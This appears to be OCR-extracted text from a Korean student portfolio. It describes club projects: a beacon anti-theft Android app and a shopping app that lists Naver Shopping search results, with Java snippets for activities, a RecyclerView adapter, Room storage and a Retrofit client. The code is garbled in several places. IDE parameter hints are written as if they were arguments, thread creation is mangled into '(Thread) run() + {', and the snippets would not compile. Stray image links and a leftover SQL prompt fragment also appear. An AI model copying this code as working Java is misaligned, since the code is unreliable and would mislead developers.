
mysql> COMMIT;
Query OK, 0 rows affected (0.00 sec)
```

# 02 교외활동

## ROC동아리 활동

Android Studio를 java를 이용해 외부 특강으로 만든 도난방지 애플리케이션

# 도난 방지 애플리케이션(Android Studio)




## 02 교외활동

### ROC동아리 활동

비콘을 이용하여 일정거리 이상 거리가 멀어지면 경보를 울리게 하는 도난방지 애플리케이션을 만드는 프로젝트를 참여하여 애플리케이션의 전반적인 구조와 흥미를 가지게 되었다.

# 도난 방지 애플리케이션(Android Studio)



# 02 교외활동

# 쇼핑 애플리케이션(Android Studio)

## ROC동아리 활동

```
1 package com.smc.firstapp;
2
3 import ...
4
5 public class MainActivity extends AppCompatActivity {
6
7     @Override
8     protected void onCreate(Bundle savedInstanceState) {
9         super.onCreate(savedInstanceState);
10        setContentView(R.layout.activity_main);
11
12        Button btnList = findViewById(R.id.btnList);
13        Button btnMy = findViewById(R.id.btnMy);
14
15        btnList.setOnClickListener(new View.OnClickListener() {
16            @Override
17            public void onClick(View v) {
18                startActivity(new Intent(packageContext, MainActivity.this, ListActivity.class));
19            }
20        });
21
22        btnMy.setOnClickListener(new View.OnClickListener() {
23            @Override
24            public void onClick(View v) {
25                startActivity(new Intent(packageContext, MainActivity.this, MyActivity.class));
26            }
27        });
28    }
29 }
```

```
1 package com.smc.firstapp;
2
3 import ...
4
5 public class ListActivity extends AppCompatActivity {
6
7     Context context = this;
8     ArrayList<ListItem> data = new ArrayList<>();
9     RecyclerView rv;
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_list);
15
16         // View 준비
17         rv = findViewById(R.id.rv);
18         Button btnSearch = findViewById(R.id.btnSearch);
19         EditText etKeyword = findViewById(R.id.etKeyword);
20
21         // 어댑터를 View에 바인딩
22         rv.setAdapter(new MyAdapter());
23         btnSearch.setOnClickListener(new View.OnClickListener() {
24             @Override
25             public void onClick(View v) {
26                 String input = etKeyword.getText().toString();
27                 callApi(input);
28             }
29         });
30
31         // 데이터 준비
32         // callApi();
33     }
34 }
```

```
1 void callApi(String keyword) {
2     (Thread) run() + {
3         super.run();
4         Api.create().search(keyword)
5             .enqueue(new Callback<SearchRes>() {
6             @Override
7             public void onResponse(Call<SearchRes> call, Response<SearchRes> response) {
8                 SearchRes res = response.body();
9                 data = res.items;
10                rv.getAdapter().notifyDataSetChanged();
11            }
12            @Override
13            public void onFailure(Call<SearchRes> call, Throwable t) {
14                // nop
15            }
16        });
17    }
18 }
19
20 class MyAdapter extends RecyclerView.Adapter<MyAdapter.ViewHolder> {
21     @Override
22     // #15 5개 인스턴스
23     public ViewHolder onCreateViewHolder(ViewGroup viewGroup, int i) {
24         Log.d(tag, "bang", msg, "onCreateViewHolder");
25         View view = LayoutInflater.from(context).inflate(R.layout.item_recycler, viewGroup, attachToRoot: false);
26         return new ViewHolder(view);
27     }
28     @Override
29     public void onBindViewHolder(ListActivity.MyAdapter.ViewHolder viewHolder, int position) {
30         ListItem item = data.get(position);
31         viewHolder.tvTitle.setText(Html.fromHtml(item.title));
32         viewHolder.tvMallName.setText(item.mallName);
33         viewHolder.tvPrice.setText(String.format("%d", item.price));
34         Glide.with(context)
35             .load(item.image)
36             .into(viewHolder.ivThumb);
37     }
38 }
```

```
1 viewHolder.itemView.setOnClickListener(new View.OnClickListener() {
2     @Override
3     public void onClick(View v) {
4         Toast.makeText(context, item.link, Toast.LENGTH_SHORT).show();
5         startActivity(new Intent(Intent.ACTION_VIEW, Uri.parse(item.link)));
6     }
7 });
8
9 viewHolder.checkBox.setOnCheckedChangeListener(new CompoundButton.OnCheckedChangeListener() {
10     @Override
11     public void onCheckedChanged(CompoundButton buttonView, boolean isChecked) {
12         if (isChecked) {
13             (Thread) run() + {
14                 MyDatabase db = Room.databaseBuilder(
15                     context,
16                     MyDatabase.class,
17                     "ListitemDB.db"
18                 ).build();
19                 ListItemDao dao = db.getDao();
20                 dao.insertAll(item);
21             }.start();
22         } else {
23             (Thread) run() + {
24                 MyDatabase db = Room.databaseBuilder(
25                     context,
26                     MyDatabase.class,
27                     "ListitemDB.db"
28                 ).build();
29                 ListItemDao dao = db.getDao();
30                 dao.delete(item);
31             }.start();
32         }
33     }
34 }
```




# 02 교외활동

# 쇼핑 애플리케이션(Android Studio)

## ROC동아리 활동

애플리케이션 실행에 필요한 주요 코드



```
154
155
156
157 // 몇개있음?
158 public int getItemCount() {
159     Log.d("hong", "size: " + data.size());
160     return data.size(); // 나 아이템 5개 있음
161 }
162
163 class ViewHolder extends RecyclerView.ViewHolder {
164
165     TextView tvTitle;
166     TextView tvMallName;
167     TextView tvPrice;
168     ImageView ivThumb;
169     CheckBox checkBox;
170
171     public ViewHolder(View itemView) {
172         super(itemView);
173         tvTitle = itemView.findViewById(R.id.tvTitle);
174         tvMallName = itemView.findViewById(R.id.tvMallName);
175         tvPrice = itemView.findViewById(R.id.tvPrice);
176         ivThumb = itemView.findViewById(R.id.ivThumb);
177         checkBox = itemView.findViewById(R.id.checkBox);
178     }
179 }
180
181
182
```

```
AndroidManifest.xml x ListActivity.java x Api.java x IApi.java x MainActivity.java x
1 package com.smc.firstapp.api;
2
3
4 import ...
5
6 public class Api {
7
8
9     private static final String BASE_URL = "https://openapi.naver.com";
10
11     public static IApi create() {
12         HttpLoggingInterceptor interceptor = new HttpLoggingInterceptor();
13         interceptor.setLevel(HttpLoggingInterceptor.Level.BODY);
14
15         OkHttpClient client = new OkHttpClient
16             .Builder()
17             .addInterceptor(interceptor)
18             .build();
19
20         return new Retrofit.Builder()
21             .baseUrl(BASE_URL)
22             .addConverterFactory(GsonConverterFactory.create())
23             .client(client)
24             .build()
25             .create(IApi.class);
26     }
27 }
28
29
30
31
32
```


# 02 교외활동

## ROC동아리 활동

실제 실행 화면

메뉴에서 LISTACTIVITY를 누르면 검색 화면이 나오고 검색한 결과를 네이버쇼핑으로 리스트가 나오며, 클릭하면 네이버 쇼핑 페이지로 들어가진다.

# 쇼핑 애플리케이션(Android Studio)



